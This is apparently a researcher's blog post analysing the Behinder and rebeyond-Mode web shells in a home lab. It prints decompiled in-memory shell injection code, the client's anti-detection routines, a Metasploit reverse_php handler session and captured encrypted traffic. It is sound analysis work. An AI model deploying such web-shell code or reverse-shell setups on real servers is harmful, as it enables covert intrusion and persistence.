

A Tale of Two Shells

 cyberandramen.net/2022/02/18/a-tale-of-two-shells/

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Although not utilized in attacks for initial access, web shells remain a go-to for all sorts of attackers, from cyber criminals to APT's when it comes to post-exploitation.

The server-side component of a web shell can be as short as one line of code, commonly in PHP. The China Chopper web shell has long been utilized post exploit to blend in network traffic, providing the attacker full command prompt access to move around the network.

Not knowing much about web shells or their functions, I decided to dig into a few possibly lesser-known web shells that may well overtake China Chopper someday in popularity.

Each program discussed in this post was downloaded and run in my home lab against a Windows Server 2019 running an IIS server.

In no particular order, the web shells discussed below:

- Rebeyond Behinder Web Shell v3.0.11
- rebeyond-Mode v.3.2.7

Recent Sightings

Recently, Avast identified an unknown threat actor uploaded the Behinder Web Shell (discussed more below) in an intrusion against computer systems belonging to the National Games of China.

Mandiant and Palo Alto's Unit42 have also reported on Behinder and Godzilla web shells deployed upon initial access in high-profile intrusions such as SonicWall, and ProxyShell.

Rebeyond Behinder Web Shell

Also referred to as Ice Scorpion, Behinder is publicly available and maintained by GitHub user rebeyond.

Behinder is compatible with Windows, Linux, and MacOS operating systems.

Upon running the shell, a similar client is opened with a few options to get started. Figure 1 shows the Behinder GUI with a successfully connected web shell listed.




Figure 1: Behinder GUI with one successful victim connection

Written in Java, the above client comes in a JAR file alongside multiple shells written in JSP, C#, PHP, ASP, and ASPX.




Figure 2: PHP shell, Behinder (left), Avast GitHub (right)

In Avast's reporting, the attackers utilized the default PHP web shell in their attack. Figure 2 compares both the Behinder PHP shell (left) and the PHP shell provided by Avast (right).

Behinder utilizes a hardcoded key for encrypted communications, consisting of the first 16 characters of the MD5 hash of the word rebeyond.

The key can be changed as needed before deploying the shell, but as seen above sometimes the default settings are good enough.

Capabilities

Once the shell is connected, a second window opens providing the attacker with a range of commands and plugins.

Behinder provides:

- virtual terminal for command execution
- file manger (upload/download and deletion)
- custom shells for additional persistence
- support for Meterpeter and Cobalt Strike
- in-memory web shell injection

The screenshot shows a web browser window with the URL `http://172.16.42.216/shell.php`. The page displays the PHP version **8.0.0** and a detailed configuration table. The table includes system information like 'Windows NT WIN-3H6TEMNLN37 10.0 build 17763 (Windows Server 2016) AMD64' and PHP-specific details such as 'Server API: CGI/FastCGI', 'PHP API: 20200930', and 'Zend Extension Build: API420200930,NTS,VS16'. The browser interface includes a navigation bar with tabs like '基本信息', '命令执行', and '虚拟终端'. At the bottom, a status bar shows '[OK]连接成功, 基本信息获取完成.' and '冰蝎 v3.0 Beta 11 [t00ls专版] By rebeyond'.

System	Windows NT WIN-3H6TEMNLN37 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Nov 24 2020 21:54:37
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	<code>cscript /nologo /e:javascript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"</code>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	<i>no value</i>
Loaded Configuration File	C:\Program Files\PHP\v8.0\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS,VS16
PHP Extension Build	API20200930,NTS,VS16
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Figure 3: Basic PHP Info

http://172.16.42.216/shell.php

URL: 已连接

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

连接信息

IP地址: 端口: Metepreter Shell Cobalt Strike 给我连

目标不出网 *当目标内网不能出网时, 冰蝎提供将反弹连接转发至本地或远程VPS的能力。

提示

```
root@silver:/tmp# msfconsole
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf exploit(multi/handler) > show options

Payload options (php/reverse_php):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  yes              The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (53859 bytes) to 119.3.72.174
[*] Meterpreter session 1 opened (192.168.0.166:4444 -> 119.3.72.174:47157) at 2018-08-23 11:03:41 +0800

meterpreter >
```

目录加载成功 冰蝎 v3.0 Beta 11 【t00ls专版】 By rebeyond

Figure 4: Support for Meterpreter & Cobalt Strike




Figure 5: File Manager
The Code Behind The Shell

I could spend this whole post on the capabilities and options present in the GUI, but that isn't much fun or informative.

What caught my eye was the in-memory web shell referred to as MemShell (Figure 6), as well as an exciting variable seen throughout the code named "antiAgent."



Figure 6: MemShell injection window

Starting from the title of the window in Figure 6, the MemShell option translates (thanks to Google Translate) to “Inject Memory Horse”.

Working down the window, the options are as follows:

- injection type
- injection path
- Anti-detection

This memory horse injection method was added to Behinder in an April 2021 update.

The red text warns the attacker that utilizing anti-detection will require a container restart before attempting injection again (if there is a more precise translation of the above, please reach out).

```

611 String shellCode = "javax.servlet.http.HttpServlet request=(javax.servlet.ServletRequest)$1;
612 javax.servlet.http.HttpServletResponse response = (javax.servlet.ServletResponse)$2;
613 javax.servlet.http.HttpSession session = request.getSession();
614 String pathPattern="\s*";
615 if (request.getRequestURI().matches(pathPattern))
616 {
617     java.util.Map obj=new java.util.HashMap();
618     obj.put("request",request);
619     obj.put("response",response);
620     obj.put("session",session);
621     ClassLoader loader=this.getClass().getClassLoader();
622     if (request.getMethod().equals("\POST\"))
623     {
624         try
625         {
626             String k="\s*";
627             session.putValue("\u",k);
628
629             java.lang.ClassLoader systemLoader=java.lang.ClassLoader.getSystemClassLoader();
630             Class cipherCls=systemLoader.loadClass("\javax.crypto.Cipher");
631
632             Object c=cipherCls.getDeclaredMethod("\getInstance",new Class[]{String.class}).invoke((java.lang.Object)cipherCls,new Object[]{"\AES"});
633             Object keyObj=systemLoader.loadClass("\javax.crypto.spec.SecretKeySpec").getDeclaredConstructor(new Class[]{byte[].class,String.class}).newInstance(new Object[]{k.getBytes(),"\AES"});
634
635             java.lang.reflect.Method initMethod=cipherCls.getDeclaredMethod("\init",new Class[]{int.class,systemLoader.loadClass("\java.security.Key"}));
636             initMethod.invoke(c,new Object[]{new Integer(2),keyObj});
637             java.lang.reflect.Method doFinalMethod=cipherCls.getDeclaredMethod("\doFinal",new Class[]{byte[].class});
638
639             byte[] requestBody=null;
640             try
641             {
642                 Class Base64 = loader.loadClass("\sun.misc.BASE64Decoder");
643                 Object Decoder = Base64.newInstance();
644                 requestBody=(byte[]) Decoder.getClass().getMethod("\decodeBuffer", new Class[]{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
645                 catch (Exception ex)
646                 {
647                     Class Base64 = loader.loadClass("\java.util.Base64");
648                     Object Decoder = Base64.getDeclaredMethod("\getDecoder",new Class[0]).invoke(null, new Object[0]);
649                     requestBody=(byte[])Decoder.getClass().getMethod("\decode", new Class[]{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
650                 }
651                 byte[] buf=(byte[])doFinalMethod.invoke(c,new Object[]{requestBody});
652                 java.lang.reflect.Method defineMethod=java.lang.ClassLoader.class.getDeclaredMethod("\defineClass", new Class[]{String.class,java.nio.ByteBuffer.class,java.security.ProtectionDomain.class});
653                 defineMethod.setAccessible(true);
654                 java.lang.reflect.Constructor constructor=java.security.SecureClassLoader.class.getDeclaredConstructor(new Class[]{java.lang.ClassLoader.class});
655                 constructor.setAccessible(true);
656                 java.lang.ClassLoader cl=(java.lang.ClassLoader)constructor.newInstance(new Object[]{loader});
657                 java.lang.Class c=(java.lang.Class)defineMethod.invoke((java.lang.Object)cl,new Object[]{null,java.nio.ByteBuffer.wrap(buf),null});
658                 c.newInstance().equals(obj);
659                 catch (java.lang.Exception e)
660                 {
661                     e.printStackTrace();
662                 }
663                 catch (java.lang.Error error)

```

Figure 7: Shellcode and in memory functions

The try block in Figure 7 implements MemShell utilizing similar classes and methods to those identified for the standard Behinder component. The multiple calls to java.lang.reflect allow the code to obtain classes in memory that would otherwise not be available.

```

1259 public JSONObject injectMemShell(final String type, final String libPath, final String path, final String password, final boolean isAntiAgent) throws Exception {
1260     final Map<String, String> params = new LinkedHashMap<String, String>();
1261     params.put("type", type);
1262     params.put("libPath", libPath);
1263     params.put("path", path);
1264     params.put("password", password);
1265     params.put("antiAgent", isAntiAgent + "");
1266     final byte[] data = Utils.getData(this.currentKey, this.encryptType, "MemShell", (Map)params, this.currentType);
1267     final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
1268     final byte[] resData = resultObj.get("data");
1269     final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
1270     final JSONObject result = new JSONObject(resultTxt);
1271     for (final String key : result.keySet()) {
1272         result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
1273     }
1274     return result;
1275 }

```

Figure 8: Inject MemShell and antiAgent

```

1227 public JSONObject loadLibraryAndAntiAgent(final String fileContent) throws Exception {
1228     final Map<String, String> params = new LinkedHashMap<String, String>();
1229     params.put("action", "antiAgent");
1230     params.put("whatever", Utils.getWhatever());
1231     params.put("fileContent", fileContent);
1232     final byte[] data = Utils.getData(this.currentKey, this.encryptType, "LoadNativeLibrary", (Map)params, this.currentType);
1233     final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
1234     final byte[] resData = resultObj.get("data");
1235     final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
1236     final JSONObject result = new JSONObject(resultTxt);
1237     for (final String key : result.keySet()) {
1238         result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
1239     }
1240     return result;
1241 }
1242
1243 public JSONObject antiAgent(final String uploadLibPath) throws Exception {
1244     final Map<String, String> params = new LinkedHashMap<String, String>();
1245     params.put("action", "antiAgent");
1246     params.put("whatever", Utils.getWhatever());
1247     params.put("uploadLibPath", uploadLibPath);
1248     final byte[] data = Utils.getData(this.currentKey, this.encryptType, "LoadNativeLibrary", (Map)params, this.currentType);
1249     final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
1250     final byte[] resData = resultObj.get("data");
1251     final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
1252     final JSONObject result = new JSONObject(resultTxt);
1253     for (final String key : result.keySet()) {
1254         result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
1255     }
1256     return result;
1257 }

```

Figure 9: More antiAgent

Other than the above two images, we do not see the antiAgent parameter utilized until (Figure 9).

```

733 public void doAgentShell(final boolean antiAgent) throws Exception {
734     try {
735         final Class VirtualMachineCls = ClassLoader.getSystemClassLoader().loadClass("com.sun.tools.attach.VirtualMachine");
736         final Method attachMethod = VirtualMachineCls.getDeclaredMethod("attach", String.class);
737         final Method loadAgentMethod = VirtualMachineCls.getDeclaredMethod("loadAgent", String.class, String.class);
738         final Object obj = attachMethod.invoke(VirtualMachineCls, getCurrentPID());
739         loadAgentMethod.invoke(obj, MemShell.libPath, base64encode(MemShell.path) + "|" + base64encode(MemShell.password));
740         final String osInfo = System.getProperty("os.name").toLowerCase();
741         if (osInfo.indexOf("windows") < 0 && osInfo.indexOf("winnt") < 0 && osInfo.indexOf("linux") ≥ 0 && antiAgent) {
742             final String fileName = "/tmp/.java_pid" + getCurrentPID();
743             new File(fileName).delete();

```

Figure 10: doAgentShell method

Starting at line 741, the code loops through operating systems and versions, and if it is deemed the target is a Linux system and the antiAgent option is set, the file /tmp/.jav_pid[CurrentPID] is deleted.

Running the web shell on a *nix system results in error. The Java error is a known issue that has been open since June 2021. The anti-detection feature was first introduced in version 2 and may represent dead code the developer forgot to remove.

Network Traffic

Capturing the network traffic in my home lab enables a unique view of typical Behinder traffic, albeit from a much less noisy environment.

The encoded text seen in Figure 12 consists of the base64 encoded and AES encrypted (with the key "rebeyond").

62	181.760362	172.16.42.128	172.16.42.216	HTTP	609	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
64	181.953659	172.16.42.216	172.16.42.128	HTTP	466	HTTP/1.1 200 OK (text/html)
115	220.254940	172.16.42.128	172.16.42.216	HTTP	310	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
117	220.367744	172.16.42.216	172.16.42.128	HTTP	3944	HTTP/1.1 200 OK (text/html)
181	410.574260	172.16.42.128	172.16.42.216	HTTP	609	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
183	411.015824	172.16.42.216	172.16.42.128	HTTP	13053	HTTP/1.1 200 OK (text/html)

Figure 11: Packet capture of POST requests over port 80


```

POST /shell.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-type: application/x-www-form-urlencoded
Referer: http://172.16.42.216/shell.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 172.16.42.216
Content-Length: 5740
Cookie: PHPSESSID=199fpfta8fibpuvap5n4sgthbj;PHPSESSID=199fpfta8fibpuvap5n4sgthbj
Connection: close

```

```

3MnlyNMtoZViV5wotQHPJtwj0F4b2lyToNK7LfdUnN7zmyQFfx/zaiGwUHg+8S1Rr5QAWVdopiiVczjpfLjyU6RAwyoJGgtn557dToKwwo/7Pwvfbo3ZpLI40L+
+SawBYFYdic+row0b09rbonnTa52P57V80wUz1pr1DUDt+THfDB5WpncCk+Bix1boH7qqJnVE3JMr0DeNu7VXBx6iiHu2RrygSV59R9qIFF7kjjZLv7Ubm48bif2pwZx0xaQu4wUf1od
Dw4g6k1KIYgvd1Y28538chVY4FxrH3v7Cb1+CBUchBXvu9yyb8fAnfmdcOM2CQMB+Jc6+N426wp1VmN4M3SnXgdwF7YseNwOjy7Zf4STFcxcco5ADw3jv7s1cQHXVSIoLY3Z77eHezM7pB
RCIPu4q181A1je9iNBkZix1020Ys109XjhXkLeMVO0CmlPrAmOp2gqmG2xVg0MPVP4yR1a3wvnsYbc7pBRCgIFwC1Y7xM3KdTN0qvzeijxyoWetK9aTSe+xZk190gvKWEQu/
QS1n1LHOPkKQwVi02T/9lHdH5FpBTn6Eo7+iMEo4qw/aN/jAT90Tw8wxLmMgczMINS0YTOF6D/ziJw22emYUMJ5E6Ni9yDeFJn/

```

Figure 12: Behinder HTTP POST request with encoded data in HTTP body

```

K8dMKH+jvqkxhKTu+aZZzR3RmGLTxPqKfV06x5aZauJyqAj0SZZWCq20YnyzXGY+zA5NZPwtBv4yZ9x7U=HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.0.0
X-Powered-By: ASP.NET
Date: Tue, 15 Feb 2022 11:44:39 GMT
Connection: close
Content-Length: 12675

```

```

...mAUYLzmqn5QPDkyI5lvSp0fj1Bu1e7047YjfczwY6j4AudLeaKLF52qrXS/j0/TBa0YU1YpJiH8HwmexRTyfcGP5DIzud1dg4EczpM8kIoF2pszuG7bcj4m0Nn9x/
hIGOYDpP7HwQM5TZL410UHf3eL/MhvIipvYmUPZ3pJ7mG0BrS+FMAD8wTavI7vBESMYqYLC4tB1Wn+DDzvXI9Jx4INnpk5QnMnt60yZMK1Y+6fy+vn+ME8k4yFX0jS6exkm+U/
mzx4CLD01syCG3jh14/P2Jj8WmLug8GIH0HQamaZNXcN0r+dnwruawwSY8Va4PIY1RM18J6Ratw04rwJyB0tvyOEPTd1JTetMunde/
FCnXIVLh09XVLL9tutHxbMHaxyvIssd85s0y+96hNlCcS8si0bFdpY70RHbX0TBhJqksFPIZ7mVNB+FP51z3RGIg/
kRDSYwZocFqj11SE3Ken7Jb7Jjt9mQakqWpIkJN3c6AzuvH3INHfXQwL058bufWNSuZ+CrcqXYW+ED43b5b1yZajdbrCiPNFFHP8Lck1/gimB27oXR9cM30NSU/8PucUdocMR/
ksfK6ZEmeRotwunnSdcel4P3HwDIN4XYFA19jB9MD03VXdEBvItUde9NoyZ9G0rdjCyZWNmMDCZc2uI0ZVYpuHFj/efQE9vufQqV7h8gYfrn/
Zr8Ztve1Q0Re2pbaJEJWkj47+X52Z1+Q93JWtHY95vJUFemWOMnQDiKsdEZw4RtpymfpovH3Zxjmw56tGCV8NUpkpmCdsmlbow+OAZn3dyo1pjNHLKhhZeK/
hbCk1+eNU0SEZs5Y+9D5Z3qFYDvwK6LD4EeV+zSk6/kxR9Bbg8TkN913TusOp07VnJnVrKTvdVA4N133cCE1bw1QX7bcx60xaA1joPayS9+s2B3hynMI9b4tHeBFPM9U/
Mo0dXRnK7SEIz/VbRV57b96B+M9n5Yup1hoXsh8o90rNoZ7op2uBVe/2j7/

```

Figure 13: Response from target

Rebeyond-Mode

Rebeyond-Mode, or “Modified Rebeyond” is precisely what the title states. Actively maintained by GitHub user angels520, much of this modified web shell is an exact copy of the Behinder web shell, offering a few bells and whistles.

rebeyond-Mode

本人所有工具仅供参考学习，禁止用于非法用途。

有问题可以提issues -

解压密码: HelloWord

欢迎关注本人的公众号 bytocode11


##3.2更新信息 [密码错误已重新打包]:

1. 修改profile支持
2. 修改响应流量
3. 修改url
4. GUI美化
5. apsx内存马支持
6. 修改jsp内存马

##3.1更新信息:

1. 增加profile支持

针对3.2 MAC问题部分已经修复，M1 sqlite版本已经更换，mac 12.1出现的问题未能找到原因，mimikatz已经支持[暂时未更新]:



你们的支持是我最大的动力....

Figure 14: rebeyond-Mode GitHub page

As you can see from Figure 14, except for some highlighting, the client GUI looks very similar to Behinder. The server-side payloads are also the same, even using the rebeyond hardcoded key.

Unlike Behinder, rebeyond-Mode provides the attacker with options to add a default page referred to as a profile if a defender or anyone else were to navigate to the web shell (Figure 15).

Additional obfuscation of the commands can also be toggled between True and False.



Figure 15: rebeyond-Mode's default profiles

